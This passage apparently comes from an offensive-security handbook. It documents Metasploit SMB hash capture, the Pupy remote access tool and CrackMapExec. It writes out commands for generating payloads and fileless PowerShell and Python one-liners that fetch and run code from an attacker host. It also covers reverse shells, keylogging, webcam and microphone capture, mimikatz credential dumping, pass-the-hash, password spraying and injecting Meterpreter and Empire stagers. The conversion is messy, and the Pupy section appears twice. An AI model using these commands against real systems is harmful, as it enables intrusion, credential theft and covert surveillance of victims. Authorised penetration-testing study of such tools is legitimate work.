SRVPORT        445             yes       The local port to listen on.

Auxiliary action:

Name          Description
-----
Sniffer
```

This module has a number of options available. We will only set the JOHNPWFFILE option to save the captures hashes

in John the Ripper format, run the module, and convince a user to connect to our “share”.

```
msf auxiliary(smb) > set JOHNPWFILE /tmp/smbhashes.txt
JOHNPWFILE => /tmp/smbhashes.txt
msf auxiliary(smb) > run
[*] Auxiliary module execution completed

[*] Server started.
msf auxiliary(smb) >
[*] Mon Mar 28 10:21:56 -0600 2011
NTLMv1 Response Captured from 192.168.1.195:2111
V-MAC-XP\Administrator OS:Windows 2002 Service Pack 2 2600 LM:Windows 2002 5.1
LMHASH:397ff8a937165f55fdaaa0bc7130b1a22f85252cc731bb25
NTHASH:af44a1131410665e6dd99eea8f16deb3e81ed4ecc4cb7d2b

msf auxiliary(smb) > jobs -l

Jobs
====

Id  Name
--  ---
 2  Auxiliary: server/capture/smb

msf auxiliary(smb) > kill 2
Stopping job: 2...

[*] Server stopped.
msf auxiliary(smb) >
```


5.1 Pupy

Pupy is an opensource multiplatform Remote Administration Tool. Pupy can be built to a classic executable, an apk, a pure python file (that can be loaded remotely from a python one-liner), a reflective DLL ... Some of these methods does not leave any trace on disk. Pupy can load the python interpreter from memory and load any python module remotely from memory (.py, .pyc, .pyd). You can then access objects on the client side from the serverside transparently with the awesome rpyc library. Pupy can be used for various purposes :

- security research
- education
- pentesting
- administration
- **projects and developments around privacy in python that require very low disk footprints ...**

5.1.1 Installation

```
git clone https://github.com/n1nj4sec/pupy.git pupy
cd pupy
git submodule init
git submodule update
pip install -r pupy/requirements.txt
wget https://github.com/n1nj4sec/pupy/releases/download/latest/payload_templates.txz
tar xvf payload_templates.txz && mv payload_templates/* pupy/payload_templates/ && rm_
↪payload_templates.txz && rm -r payload_templates
```

You may need to install impacket from <https://www.coresecurity.com/corelabs-research/open-source-tools/impacket>

5.1.2 Features

- Multi-platform (tested on windows xp, 7, 8, 10, kali linux, ubuntu, osx, android)
- On windows, the Pupy payload can be compiled as a reflective DLL and the whole python interpreter is loaded from memory. Pupy does not touch the disk :)
- pupy can also be packed into a single .py file and run without any dependencies other than the python standard library on all OS
- pycrypto gets replaced by pure python aes && rsa implementations when unavailable
- Pupy can reflectively migrate into other processes
- Pupy can remotely import, from memory, pure python packages (.py, .pyc) and compiled python C extensions (.pyd, .so). The imported python modules do not touch the disk.
- Pupy is easily extensible, modules are quite simple to write, sorted by os and category.
- A lot of awesome modules are already implemented!
- Pupy uses [rpyc](<https://github.com/tomerfiliba/rpyc>) and a module can directly access python objects on the remote client
- We can also access remote objects interactively from the pupy shell and you even get auto-completion of remote attributes!
- Communication transports are modular, stackable and awesome. You could exfiltrate data using HTTP over HTTP over AES over XOR. Or any combination of the available transports !
- Pupy can communicate using obfsproxy [pluggable transports](<https://www.torproject.org/docs/pluggable-transports.html.en>)
- All the non interactive modules can be dispatched to multiple hosts in one command
- Commands and scripts running on remote hosts are interruptible
- Auto-completion for commands and arguments
- Custom config can be defined: command aliases, modules automatically run at connection, ...
- Interactive python shells with auto-completion on the all in memory remote python interpreter can be opened
- Interactive shells (cmd.exe, /bin/bash, ...) can be opened remotely. Remote shells on Unix & windows clients have a real tty with all keyboard signals working fine just like a ssh shell
- Pupy can execute PE exe remotely and from memory (cf. ex with mimikatz)
- Pupy can generate payloads in various formats : apk,lin_x86,lin_x64,so_x86,so_x64,exe_x86,exe_x64,dll_x86,dll_x64,py,pyinst,p
- Pupy can be deployed in memory, from a single command line using pupygen.py's python or powershell one-liners.
- "scriptlets" can be embedded in generated payloads to perform some tasks "offline" without needing network connectivity (ex: start keylogger, add persistence, execute custom python script, check_vm ...)
- tons of other features, check out the implemented modules

5.1.3 Implemented Transports

All transports in pupy are stackable. This means that by creating a custom transport conf (pupy/network/transport/<transport_name>/conf.py), you can make your pupy session look like anything. For example you could stack HTTP over HTTP over base64 over HTTP over AES over obfs3 :o)

- **rsa**
 - A layer with authentication & encryption using RSA and AES256, often stacked with other layers
- **aes**
 - layer using a static AES256 key
- **ssl (the default one)**
 - TCP transport wrapped with SSL
- **ssl_rsa**
 - same as ssl but stacked with a rsa layer
- **http**
 - layer making the traffic look like HTTP traffic. HTTP is stacked with a rsa layer
- **obfs3**
 - [A protocol to keep a third party from telling what protocol is in use based on message contents](<https://gitweb.torproject.org/pluggable-transport/obfsproxy.git/tree/doc/obfs3/obfs3-protocol-spec.txt>)
 - obfs3 is stacked with a rsa layer for a better security
- **scramblesuit**
 - [A Polymorphic Network Protocol to Circumvent Censorship](<http://www.cs.kau.se/philwint/scramblesuit/>)
 - scramblesuit is stacked with a rsa layer for a better security
- **udp**
 - rsa layer but over UDP (could be buggy, it doesn't handle packet loss yet)
- **other**
 - Other layers doesn't really have any interest and are given for code examples : (dummy, base64, XOR, ...)

5.1.4 Implemented Launchers (not up to date, cf. `./pupygen.py -h`)

Launchers allow pupy to run custom actions before starting the reverse connection - connect

- Just connect back
- **bind**
 - Bind payload instead of reverse
- **auto_proxy**
 - Retrieve a list of possible SOCKS/HTTP proxies and try each one of them. Proxy retrieval methods are: registry, WPAD requests, gnome settings, HTTP_PROXY env variable

5.1.5 Implemented Modules (not up to date)

All platforms:

- command execution
- download
- upload
- interactive python shell with auto-completion
- **interactive shell** (`cmd.exe`, `powershell.exe`, `/bin/sh`, `/bin/bash`, ...)
 - tty allocation is well supported on both windows and *nix. Just looks like a ssh shell
- shellcode exec
- persistence
- socks5 proxy
- local and remote port forwarding
- screenshot
- keylogger
- run the awesome credential gathering tool [LaZagne](<https://github.com/AlessandroZ/LaZagne>) from memory !
- sniff tools, netcreds
- process migration (windows & linux, not osx yet)
- ...
- a lot of other tools (upnp client, various recon/pivot tools using impacket remotely, ...)

Windows specific :

- migrate - inter process architecture injection also works (x86->x64 and x64->x86)
- **in memory execution of PE exe both x86 and x64!**
 - works very well with [mimitakz](<https://github.com/gentilkiwi/mimikatz>) :-)
- webcam snapshot
- microphone recorder
- **mouselogger:**
 - takes small screenshots around the mouse at each click and send them back to the server
- token manipulation
- getsystem
- creddump
- tons of useful powershell scripts
- ...

Android specific

- Text to speech for Android to say stuff out loud
- webcam snapshots (front cam & back cam)
- GPS tracker !

5.1.6 Build payloads from sources

Windows EXE/Reflective DLL

Cross-compile with WINE && VCPP

```
cd client/sources
./buildenv.sh
./build.sh
```

you can also add the flag DEBUG=1 if you want the generated pupy exe to open a console and print debug tracebacks

Android APK

pupy apk for Android is packaged with kivy and buildozer.

Step 1

follow the instructions from <https://kivy.org/docs/guide/packaging-android.html> to install buildozer and kivy On Kali 2.0 I used:

```
apt-get install python-kivy zlib1g-dev cython
pip install buildozer
```

Step 2

```
cd client/android_sources
./build.sh
```

5.1.7 Generate payloads

The “client” here refers to pupy’s payload running on the victim, and the “server” here refers to the pupy’s payload running on the attacker, independently of who initiate the connection (bind or reverse shell).

All available launchers, transports and scriptlets can be seen using the command :

```
$ python pupygen.py -l
```

Launchers

Pupy launchers is an abstraction layer to change the behavior of pupy clients before the connection starts. You can list available launchers with the command :

```
$ python pupygen.py -h
```

The connect launcher doesn't do anything special before "client" connecting to the "server" using the configured transport. The bind launcher works like the connect launcher but the "server" needs to connect on the "client". The auto_proxy launcher will try to connect directly to the server, but if it fails, it will try to find the proxy configuration by various methods depending on the OS and attempt to connect using each potential proxy found.

Transport Types

The transport define what protocol pupy will use to exfiltrate. Transports are usually customizable through the launcher options. The default transport used is ssl if none is supplied. Note that Pupy is compatible with obfsproxy's awesome transports like obfs3 or scramblesuit.

Generate Binaries

payload.py (generated with ./pupugen.py -f py) can be run on windows, linux and osx directly. All dependencies and chosen scriptlets are embedded. However some functionalities won't work on windows like the process migration which needs the compiled binaries.

On Windows

To generate binaries on windows you can use the precompiled binaries templates :

```
$ usage: pupugen.py [-h]
                    [-f {client,py,pyinst,py_oneliner,psl,psl_oneliner,rubber_ducky}]
                    [-O {android,windows,linux}] [-A {x86,x64}] [-S] [-o OUTPUT]
                    [-D OUTPUT_DIR] [-s SCRIPTLET] [-l] [-E] [--no-use-proxy]
                    [--randomize-hash]
                    [--oneliner-listen-port ONELINER_LISTEN_PORT]
                    [--debug-scriptlets] [--debug] [--workdir WORKDIR]
                    [{bind,auto_proxy,dnscnc,connect}] ...

### Generate payloads for Windows, Linux, OSX and Android.

positional arguments:
  {bind,auto_proxy,dnscnc,connect}
                                Choose a launcher. Launchers make payloads behave
                                differently at startup.
  launcher_args          launcher options

optional arguments:
  -h, --help              show this help message and exit
  -f {client,py,pyinst,py_oneliner,psl,psl_oneliner,rubber_ducky}, --format {client,py,
  ↪pyinst,py_oneliner,psl,psl_oneliner,rubber_ducky}
                          (default: client)
  -O {android,windows,linux}, --os {android,windows,linux}
                          Target OS (default: windows)
  -A {x86,x64}, --arch {x86,x64}
                          Target arch (default: x86)
  -S, --shared            Create shared object
  -o OUTPUT, --output OUTPUT
                          output path
  -D OUTPUT_DIR, --output-dir OUTPUT_DIR
                          output folder
  -s SCRIPTLET, --scriptlet SCRIPTLET
                          offline python scriptlets to execute before starting
```

(continues on next page)

(continued from previous page)

```

-l, --list           the connection. Multiple scriptlets can be provided.
                    list available formats, transports, scriptlets and
                    options
-E, --prefer-external In case of autodetection prefer external IP
--no-use-proxy       Don't use the target's proxy configuration even if it
                    is used by target (for ps1_oneliner only for now)
--randomize-hash     add a random string in the exe to make it's hash
                    unknown
--oneliner-listen-port ONELINER_LISTEN_PORT
                    Port used by oneliner listeners ps1,py (default: 8080)
--debug-scriptlets   don't catch scriptlets exceptions on the client for
                    debug purposes
--debug             build with the debug template (the payload open a
                    console) --workdir WORKDIR      Set Workdir (Default = current_
↪workdir)

```

```

$ ./pupygen.py connect --host 192.168.2.131:443
binary generated with config :
OUTPUT_PATH = /opt/pupy/pupy/pupyx86.exe
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--host', '192.168.2.131:443']
SCRIPTLETS = []

```

Another option is to use the powershell oneliner format to deploy pupy from memory using powershell :

```

$ ./pupygen.py -f ps1_oneliner connect --host 192.168.0.1:443 --transport http
[+] copy/paste this one-line loader to deploy pupy without writing on the disk :
---
powershell.exe -w hidden -c "iex(New-Object System.Net.WebClient).DownloadString(
↪'http://192.168.0.1:8080/p') "
---
[+] Started http server on 0.0.0.0:8080
[+] waiting for a connection ...

```

pupygen.py can embed offline scriptlets with the exe/dll you generate. These scripts will be executed before connecting back and can be used to add some offline capabilities like adding persistence through registry, checking for sandboxed environment, ... etc

On Android

```

$ ./pupygen.py -O android connect --host 192.168.2.131:443
[+] packaging the apk ... (can take a 10-20 seconds)
...
jar signed.

binary generated with config :
OUTPUT_PATH = /opt/pupy/pupy.apk
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--host', '192.168.2.131:443']
SCRIPTLETS = []

```

On Linux & OSX

There is multiple options. The first one is generate a pure python payload and the victim needs to have installed python:

```
$ ./pupygen.py -f py connect --transport ssl --host 192.168.1.1
[+] generating payload ...
embedding /usr/local/lib/python2.7/dist-packages/rpyc ...
embedding /opt/pupy/pupy/network ...
[+] payload successfully generated with config :
OUTPUT_PATH = /opt/pupy/pupy/pupy_packed.py
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--transport', 'ssl', '--host', '192.168.1.1']
SCRIPTLETS = []
```

Once the script executed on the linux/OSX host, you should have a pupy session. All non-standard dependencies are packaged inside the payload and loaded from memory.

The same thing can be loaded remotely from a single line by using the py_oneliner format. This method has the advantage of not leaving any trace on the disk and can be deployed easily from a ssh shell using ssh tunnels

```
$ ./pupygen.py -f py_oneliner connect --transport ssl --host 192.168.1.1
```

then execute follow the instructions. Your python one-liner should looks like :

```
python -c 'import urllib;exec urllib.urlopen("http://X.X.X.X:8080/index").read()'
```

For linux another option is to generate an ELF with

```
./pupygen.py -f client -O linux -A x64 -o linux (or ./pupygen.py -f client -O linux -
-A x64 -o linux connect --host 192.168.xxx.xxx:443 -t ssl)
```

The third option is use pyinstaller to package a linux/OSX payload to create a standalone binary. This method has the advantage to work even if there is no recent/compatible python version installed on the host. You may need the following hidden imports in your .spec file :

- rpyc
- pycrypto
- rsa
- pyasn1
- uuid
- pty
- tty

5.1.8 Setting up the server

Using docker

```
mkdir /tmp/pupy
docker run -d --name pupy -p 2022:22 -p 8080:8080 -v /tmp/pupy:/projects alxchk/
-pupy:unstable
```

(continues on next page)

(continued from previous page)

```
mkdir -p /tmp/pupy/keys
cat ~/.ssh/id_rsa.pub >/tmp/pupy/keys/authorized_keys
ssh -p 2022 pupy@127.0.0.1
```

The server

To start the server, you can simply start `pupysh.py` on the correct port with the correct transport

```
./pupysh.py -h
usage: pupysh [-h] [--log-lvl {DEBUG,INFO,WARNING,ERROR}] [--version]
              [--transport {obfs3,tcp_ssl_proxy,tcp_cleartext,tcp_ssl,tcp_base64,
↳scramblesuit,tcp_cleartext_proxy}]
              [--port PORT]

Pupy console

optional arguments:
  -h, --help                show this help message and exit
  --log-lvl {DEBUG,INFO,WARNING,ERROR}, --lvl {DEBUG,INFO,WARNING,ERROR}
                           change log verbosity
  --version                 print version and exit
  --transport {obfs3,tcp_ssl_proxy,tcp_cleartext,tcp_ssl,tcp_base64,scramblesuit,tcp_
↳cleartext_proxy}
                           change the transport ! :-)
  --port PORT, -p PORT     change the listening port
```

5.1.9 The shell

Find commands and modules help

First of all it is important to know that nearly all commands in pupy have a help builtin. So if at any moment you are wondering what a command does you can type your command followed by `-h` or `-help`

```
sessions -h
jobs -h
run -h
```

This is even true for modules ! For example if you want to know how to use the `pyexec` module type :

```
>> run pyexec -h
usage: pyexec [-h] [--file <path>] [-c <code string>]

execute python code on a remote system

optional arguments:
  -h, --help                show this help message and exit
  --file <path>             execute code from .py file
  -c <code string>, --code <code string>
                           execute python oneliner code. ex : 'import
platform;print platform.uname()'
```

Use the completion !

Nearly all commands and modules in pupy have custom auto-completion. So if you are wondering what you need to type just press TAB

```
>> run
getsystem          load_package      msgbox             ps                 shell_
↳exec
download           interactive_shell  memory_exec        persistence        _
↳pyexec           shellcode_exec
exit              keylogger         migrate            port_scan          _
↳pyshell          socks5proxy
get_info           linux_pers        mimikatz           portfwd            _
↳screenshot       upload
getprivs           linux_stealth     mouselogger        process_kill        _
↳search           webcamsnap
>> run load_package
_sqlite3           linux_stealth     psutil             pupyimporter       pyshell _
↳                sqlite3
interactive_shell  netcreds          ptysHELL           pupymemexec        _
↳pywintypes27.dll vidcap
linux_pers         portscan          pupwinutils        pupyutils          scapy
```

```
>> run pyexec -
--code --file --help -c -h
>> run pyexec --file /
/bin/      /etc/      /lib/      /libx32/    /media/    /proc/    /
↳sbin/     /sys/      /var/
/boot/     /home/     /lib32/    /live-build/ /mnt/      /root/    /
↳share/    /tmp/      /vmlinuz
/dev/      /initrd.img /lib64/    /lost+found/ /opt/      /run/     /
↳srv/      /usr/
```

Escape your arguments

Every command in pupy shell uses a unix-like escaping syntax. If you need a space in one of your arguments you need to put your argument between quotes.

```
>> run shell_exec 'tasklist /V'
```

If you send a Windows path, you need to double the backquotes or put everything between quotes.

```
>> run download 'C:\Windows\System32\cmd.exe'
```

Or

```
>> run download C:\\Windows\\System32\\cmd.exe
```

Create Aliases

Modules aliases can be defined in the pupy.conf file. If you define the following alias :

```
shell=interactive_shell
```

running the command “shell” will be equivalent as running “run interactive_shell”.

As an example, defining the following alias will add a command to kill the pupy client’s process with signal 9:

```
killme = pyexec -c 'import os;os.kill(os.getpid(),9)'
```

Jobs

Jobs are commands running in the background. Some modules like socks5proxy or portfwd automatically start as jobs, but all modules can be run as jobs when used with the `-bg` argument.

```
>> run -bg shell_exec 'tasklist /V'
[%] job < shell_exec ['tasklist /V'] > started in background !
```

The `-bg` switch is typically used when you want to execute a long command/module and want the result later while having the shell still functioning.

The jobs output can be retrieved at any moment by using the jobs `-p` command. From the “jobs” command you can also list jobs status and kill jobs.

```
>> jobs
usage: jobs [-h] [-k <job_id>] [-l] [-p <job_id>]

list or kill jobs

optional arguments:
-h, --help            show this help message and exit
-k <job_id>, --kill <job_id>
                        print the job current output before killing it
-l, --list            list jobs
-p <job_id>, --print-output <job_id>
                        print a job output
```

Regular jobs can be set in Linux/Unix environments by running your pupysh.py script inside the Screen utility. You can then setup cronjobs to run the below command at whatever intervals you require, this essentially pastes the input after the word ‘stuff’ into the screen session. Replace 1674 with the ID of your screen session, the echo command is the Enter key being pressed.

```
screen -S 1674 -X stuff 'this is an example command'$(echo -ne '\015')
```

Handle multiple clients connected

By default pupy launch every module you run on all connected clients. This allows for example to run mimikatz on all connected clients and dump passwords everywhere in one command

```
run memory_exec /usr/share/mimikatz/Win32/mimikatz.exe privilege::debug_
↪sekurlsa::logonPasswords exit
```

To interact with one client, use the “sessions -i” command

```
>> sessions -i 1
``` to interact with the session 1
```code
sessions -i 'platform:Windows release:7'
``` to interact with all windows 7 only
You can find all the available filtering parameters using the get_info module
```

## 5.1.10 Writing a module

### Writing a MsgBox module

First of all write the function/class you want to import on the remote client in the example we create the file `pupy/packages/windows/all/pupwinutils/msgbox.py`

```
import ctypes
import threading

def MessageBox(text, title):
 t=threading.Thread(target=ctypes.windll.user32.MessageBoxA, args=(None, text,
↪title, 0))
 t.daemon=True
 t.start()
```

then, simply create a module to load our package and call the function remotely

```
from pupylib.PupyModule import *

__class_name__="MsgBoxPopup"

@config(cat="troll", tags=["message","popup"])
class MsgBoxPopup(PupyModule):
 """ Pop up a custom message box """
 dependencies=["pupwinutils.msgbox"]

 def init_argparse(self):
 self.arg_parser = PupyArgumentParser(prog="msgbox", description=self.__
↪doc__)
 self.arg_parser.add_argument('--title', help='msgbox title')
 self.arg_parser.add_argument('text', help='text to print in the msgbox,
↪:')

 def run(self, args):
 self.client.conn.modules['pupwinutils.msgbox'].MessageBox(args.text,
↪args.title)
 self.log("message box popped !")
```

and that's it, we have a fully functional module :) This module is only compatible with windows, you can check the same module in the project to see how it's implemented to manage multi-os compatibility.

```
>> run msgbox -h
usage: msgbox [-h] [--title TITLE] text

Pop up a custom message box

positional arguments:
 text text to print in the msgbox :)

optional arguments:
 -h, --help show this help message and exit
 --title TITLE msgbox title
```



## 5.2 CrackMapExec

CrackMapExec (a.k.a CME) is a post-exploitation tool that helps automate assessing the security of large Active Directory networks. Built with stealth in mind, CME follows the concept of “Living off the Land”: abusing built-in Active Directory features/protocols to achieve its functionality and allowing it to evade most endpoint protection/IDS/IPS solutions.

CME makes heavy use of the Impacket library (developed by @asolino) and the PowerSploit Toolkit (developed by @mattifestation) for working with network protocols and performing a variety of post-exploitation techniques.

Although meant to be used primarily for offensive purposes (e.g. red teams), CME can be used by blue teams as well to assess account privileges, find possible misconfigurations and simulate attack scenarios.

CrackMapExec is developed by @byt3bl33d3r



### 5.2.1 General

To use a specific protocol run

```
#~ cme --help
usage: cme [-h] [-v] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL]
 [--darrell] [--verbose]
 {http,smb,mssql} ...

 _____ ._____ _____ _____ _____ _____ _____
↪ / || _ \ / \ / \ || | / | / | | \ / | | / \ |
↪ \ | | _____| \ \ / / | | _____ / | | | | | | \ / | | / ^ \ |
↪ | | ,-----' | |_) | | / ^ \ | | ,-----' | ' / | | \ / | | / ^ \ |
↪ |_) | | | | _ \ v / | | _ | | ,-----' | | < | | \| | | / /_\ \ |
↪ ____/ | | | | > < / _ \ \ | | | | | | | | | | | | | | / ____ \ |
↪ | | `-----.| | \ _----./ _____ \ | `-----.| . \ | | | | | / ____ \ |
↪ | | | | _____ / . \ | | _____ | `-----. | | | | | | | | | | / ____ \ |
↪ | | _____||_| _._____/___/ __\ _____||_| __\ | | | | | | /___/ __\ | |
↪ | | _____|/_/\ __\ | _____| _____||_| _____||_| _____||_| _____||_|
```

A swiss army knife for pentesting networks  
Forged by @byt3bl33d3r using the powah of dank\_

↪ memes

Version: 4.0.0dev  
Codename: 'Sercurty'

optional arguments:

-h, --help	show this help message and exit
-v, --version	show program's version number and exit
-t THREADS	set how many concurrent threads to use (default: 100)
--timeout TIMEOUT	max timeout in seconds of each thread (default: None)
--jitter INTERVAL	sets a random delay between each connection (default: None)
--darrell	give Darrell a hand
--verbose	enable verbose output

protocols:  
available protocols

{http,smb,mssql}	
http	own stuff using HTTP(S)
smb	own stuff using SMB and/or Active Directory
mssql	own stuff using MSSQL and/or Active Directory

## 5.2. CrackMapExec 567

(continued from previous page)

```

[-d DOMAIN | --local-auth] [--smb-port {139,445}]
[--share SHARE] [--gen-relay-list OUTPUT_FILE]
[--sam | --lsa | --ntds {vss,drsuapi}] [--shares] [--sessions]
[--disks] [--loggedon-users] [--users [USER]]
[--groups [GROUP]] [--local-groups [GROUP]] [--pass-pol]
[--rid-brute [MAX_RID]] [--wmi QUERY]
[--wmi-namespace NAMESPACE] [--spider SHARE]
[--spider-folder FOLDER] [--content] [--exclude-dirs DIR_LIST]
[--pattern PATTERN [PATTERN ...] | --regex REGEX [REGEX ...]]
[--depth DEPTH] [--only-files]
[--exec-method {mmcexec,smbexec,wmiexec,atexec}] [--force-ps32]
[--no-output] [-x COMMAND | -X PS_COMMAND]
[target [target ...]]

```

## positional arguments:

target                    the target IP(s), range(s), CIDR(s), hostname(s),  
FQDN(s) **or** file(s) containing a list of targets

## optional arguments:

```

-h, --help show this help message and exit
-id CRED_ID [CRED_ID ...] database credential ID(s) to use for authentication
-u USERNAME [USERNAME ...] username(s) or file(s) containing usernames
-p PASSWORD [PASSWORD ...] password(s) or file(s) containing passwords
--gfail-limit LIMIT max number of global failed login attempts
--ufail-limit LIMIT max number of failed login attempts per username
--fail-limit LIMIT max number of failed login attempts per host
-M MODULE, --module MODULE payload module to use
-o MODULE_OPTION [MODULE_OPTION ...] payload module options
-L, --list-modules list available modules
--options display module options
--server {http,https} use the selected server (default: https)
--server-host HOST IP to bind the server to (default: 0.0.0.0)
--server-port PORT start the server on the specified port
-H HASH [HASH ...], --hash HASH [HASH ...]

```

-- SNIP --

## Target Formats

Every protocol supports targets by CIDR notation(s), IP address(s), IP range(s), hostname(s), a file containing a list of targets or combination of all of the latter:

```

crackmapexec <protocol> ms.evilcorp.org
crackmapexec <protocol> 192.168.1.0 192.168.0.2
crackmapexec <protocol> 192.168.1.0/24
crackmapexec <protocol> 192.168.1.0-28 10.0.0.1-67

```

(continues on next page)

(continued from previous page)

```
crackmapexec <protocol> ~/targets.txt
```

## Using Credentials

Every protocol supports using credentials in one form or another. For details on using credentials with a specific protocol, see the appropriate wiki section.

Generally speaking, to use credentials, you can run the following commands:

```
crackmapexec <protocol> <target(s)> -u username -p password
```

Note 1: When using usernames or passwords that contain special symbols, wrap them in single quotes to make your shell interpret them as a string.

### EXAMPLE

```
crackmapexec <protocol> <target(s)> -u username -p 'Admin!123@'
```

Note 2: Due to a bug in Python's argument parsing library, credentials beginning with a dash (-) will throw an expected at least one argument error message. To get around this, specify the credentials by using the 'long' argument format (note the = sign):

```
crackmapexec <protocol> <target(s)> -u='-username' -p='-Admin!123@'
```

## Using a credential set from the database

By specifying a credential ID (or multiple credential IDs) with the `-id` flag CME will automatically pull that credential from the back-end database and use it to authenticate (saves a lot of typing):

```
crackmapexec <protocol> <target(s)> -id <cred ID(s)>
```

## Brute Forcing & Password Spraying

All protocols support brute-forcing and password spraying. For details on brute-forcing/password spraying with a specific protocol, see the appropriate wiki section.

By specifying a file or multiple values CME will automatically brute-force logins for all targets using the specified protocol:

```
crackmapexec <protocol> <target(s)> -u username1 -p password1 password2

crackmapexec <protocol> <target(s)> -u username1 username2 -p password1

crackmapexec <protocol> <target(s)> -u ~/file_containing_usernames -p ~/file_
↳containing_passwords

crackmapexec <protocol> <target(s)> -u ~/file_containing_usernames -H ~/file_
↳containing_ntlm_hashes
```

### Using Modules

#### List them

```
cme <protocol> -L
```

#### EXAMPLE

```
#~ cme smb -L
[*] met_inject Downloads the Meterpreter stager and injects it into_
↳memory
[*] get_keystrokes Logs keys pressed, time and the active window
[*] empire_exec Uses Empire's RESTful API to generate a launcher for_
↳the specified listener and executes it

-- SNIP --
```

#### To run a module

```
cme <protocol> <target(s)> -M <module name>
```

#### EXAMPLE

```
crackmapexec smb <target(s)> -u Administrator -p 'P@ssw0rd' -M mimikatz
```

#### Viewing module options

```
cme <protocol> -M <module name> --options
```

#### EXAMPLE

```
#~ cme smb -M mimikatz --options
```

Module options are specified with the `-o` flag. All options are specified in the form of `KEY=value` (msfvenom style)

#### Example

```
#~ cme <protocol> <target(s)> -u Administrator -p 'P@ssw0rd' -M mimikatz -o COMMAND=
↳'privilege::debug'
```

### Database

CME automatically stores all used/dumped credentials (along with other information) in its database which is setup on first run.

As of CME v4 each protocol has its own database which makes things much more sane and allows for some awesome possibilities. Additionally, v4 introduces workspaces (similar to Metasploit).

For details and usage of a specific protocol's database see the appropriate wiki section.

All workspaces and their relative databases are stored in `~/.cme/workspaces`

CME ships with a secondary command line script `cmedb` which abstracts interacting with the back-end database. Typing the command `cmedb` will drop you into a command shell:

```
#~ cmedb
cmedb (default) >
```

## Workspaces

The default workspace name is called 'default' (as represented within the prompt), once a workspace is selected everything that you do in CME will be stored in that workspace.

To create a workspace:

```
cmedb (default) > workspace create test
[*] Creating workspace 'test'
[*] Initializing HTTP protocol database
[*] Initializing SMB protocol database
[*] Initializing MSSQL protocol database
cmedb (test) >
```

To switch workspace:

```
cmedb (test) > workspace default
cmedb (default) >
```

## Protocol DB

To access a protocol's database simply run `proto <protocol>`, for example:

```
cmedb (test) > proto smb
cmedb (test)(smb) >
help
```

## 5.2.2 Using Credentials

### Passing-the-Hash

CME supports authenticating via SMB using Passing-The-Hash attacks with the `-H` flag:

```
crackmapexec smb <target(s)> -u username -H LMHASH:NTHASH
crackmapexec smb <target(s)> -u username -H NTHASH
```

### NULL Sessions

You can log in with a null session by using `''` as the username and/or password

```
crackmapexec smb <target(s)> -u '' -p ''
```

## 5.2.3 Getting Shells

We all love shells and that's why CME makes it as easy as possible to get them! There really is something magical about shelling a /24

## Empire Agent

We can use the `empire_exec` module to execute an Empire Agent's initial stager. In the background, the module connects to Empire's RESTful API, generates a launcher for the specified listener and executes it.

- First setup an Empire listener:

```
(Empire: listeners) > set Name test
(Empire: listeners) > set Host 192.168.10.3
(Empire: listeners) > set Port 9090
(Empire: listeners) > set CertPath data/empire.pem
(Empire: listeners) > run
(Empire: listeners) > list
```

[\*] Active listeners:

ID	Name	Host	Type	Delay/Jitter
→ KillDate	Redirect	Target		
--	----	----	-----	-----
→ -----	-----			
1	test	http://192.168.10.3:9090	native	5/0.0

```
(Empire: listeners) >
```

- Start up Empire's RESTful API server:

```
#~ python empire --rest --user empireadmin --pass Password123!
```

[\*] Loading modules from: /home/byt3bl33d3r/Tools/Empire/lib/modules/

- \* Starting Empire RESTful API on port: 1337
- \* RESTful API token: 151051eqiqe70c75dis68qjheg7b19di7n8auzml
- \* Running on https://0.0.0.0:1337/ (Press CTRL+C to quit)

The username and password that CME uses to authenticate to Empire's RESTful API are stored in the `cme.conf` file located at `~/cme/cme.conf`:

```
[Empire]
api_host=127.0.0.1
api_port=1337
username=empireadmin
password=Password123!

[Metasploit]
rpc_host=127.0.0.1
rpc_port=55552
password=abc123
```

- Then just run the `empire_exec` module and specify the listener name:

```
#~ crackmapexec 192.168.10.0/24 -u username -p password -M empire_exec -o_
→ LISTENER=test
```

## Meterpreter

We can use the `metinject` module to directly inject meterpreter into memory using PowerSploit's `Invoke-Shellcode.ps1` script.



- First setup your handler:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.10.3
LHOST => 192.168.10.3
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://192.168.10.3:8443
msf exploit(handler) > [*] Starting the payload handler...
```

- Then just run the metinject module and specify the LHOST and LPORT values:

```
#~ crackmapexec 192.168.10.0/24 -u username -p password -M metinject -o LHOST=192.168.
↳ 10.3 LPORT=8443
```

---

**Todo:** Finish

---

## 5.3 Pupy

Pupy is an opensource multiplatform Remote Administration Tool. Pupy can be built to a classic executable, an apk, a pure python file (that can be loaded remotely from a python one-liner), a reflective DLL ... Some of these methods does not leave any trace on disk. Pupy can load the python interpreter from memory and load any python module remotely from memory (.py, .pyc, .pyd). You can then access objects on the client side from the serverside transparently with the awesome rpyc library. Pupy can be used for various purposes :

- security research
- education
- pentesting
- administration
- projects and developments around privacy in python that require very low disk footprints ...

### 5.3.1 Installation

```
git clone https://github.com/nlnj4sec/pupy.git pupy
cd pupy
git submodule init
git submodule update
pip install -r pupy/requirements.txt
wget https://github.com/nlnj4sec/pupy/releases/download/latest/payload_templates.tgz
tar xvf payload_templates.tgz && mv payload_templates/* pupy/payload_templates/ && rm_
↳ payload_templates.tgz && rm -r payload_templates
```

You may need to install impacket from <https://www.coresecurity.com/corelabs-research/open-source-tools/impacket>

### 5.3.2 Features

- Multi-platform (tested on windows xp, 7, 8, 10, kali linux, ubuntu, osx, android)
- On windows, the Pupy payload can be compiled as a reflective DLL and the whole python interpreter is loaded from memory. Pupy does not touch the disk :)
- pupy can also be packed into a single .py file and run without any dependencies other than the python standard library on all OS
- pycrypto gets replaced by pure python aes && rsa implementations when unavailable
- Pupy can reflectively migrate into other processes
- Pupy can remotely import, from memory, pure python packages (.py, .pyc) and compiled python C extensions (.pyd, .so). The imported python modules do not touch the disk.
- Pupy is easily extensible, modules are quite simple to write, sorted by os and category.
- A lot of awesome modules are already implemented!
- Pupy uses [rpypc](<https://github.com/tomerfiliba/rpypc>) and a module can directly access python objects on the remote client
- We can also access remote objects interactively from the pupy shell and you even get auto-completion of remote attributes!
